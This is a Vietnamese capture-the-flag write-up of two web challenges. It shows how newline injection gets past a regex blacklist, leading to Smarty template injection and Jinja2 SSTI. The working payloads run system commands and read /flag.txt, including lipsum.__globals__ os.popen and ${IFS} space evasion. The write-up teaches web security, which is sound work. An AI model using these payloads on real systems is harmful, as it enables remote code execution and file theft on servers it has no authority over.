**Bài 1: Smarty Pants**

Trang web dùng thư viện smarty

Nó cho bạn 1 danh sách các filter:

/(\b)(on\S+)(\s\*)=|javascript|<(|\/|[^\/>][^>]+|\/[^>][^>]+)>|({+.\*}+)/

Phân tích blacklist:

/(\b)(on\S+)(\s\*)=

\S: các kí tự không phải là khoảng trắng

\s: các kí tự là khoảng trắng

\b: tìm kiếm ở đầu của 1 từ

Nếu bạn để payload là ona= 🡪 Error

javascript

<(|\/|[^\/>][^>]+|\/[^>][^>]+)> Nó chặn <…>

({+.\*}+) Nó chặn {…}

Nếu payload của bạn có trong blacklist, ứng dụng sẽ báo Malicious Inputs Detected


Mình sẽ khai thác bằng cách tiêm CRLF:

Payload: data={$smarty.version%0a} 🡪 4.3.4


{system('cat%20/flag.txt')%0a} 🡪 **Flag: INTIGRITI{fake\_flag}**

**Bài 2: Pizza Time**


Giao diện trang web:



Trang menu:



Trang đặt hàng:



Đặt hàng thành công, ứng dụng báo:

Thank you, abc! Your order has been placed. Final price is $9.72

Bạn thấy ứng dụng in tên khách hàng trong phản hồi: abc

🡪 SSTI

Fuzz SSTI: Ứng dụng chặn rất nhiều kí tự: { } . \_ Nó báo lỗi: Invalid characters detected!


Mình sẽ áp dụng kĩ thuật CRLF để bypass filter:

%0a{{7\*7}} 🡪 Thank you, 49!

Mình chỉ dùng được payload này để RCE:

%0a{{lipsum.\_\_globals\_\_["os"].popen('id').read()}}

Lưu ý: không được để khoảng trắng 🡪 Ứng dụng sẽ báo lỗi 500 Internal Server Error



Trang web chặn khoảng trắng nên mình chọn cat${IFS}/flag.txt

**Flag: CTF{this\_is\_a\_fake\_flag}**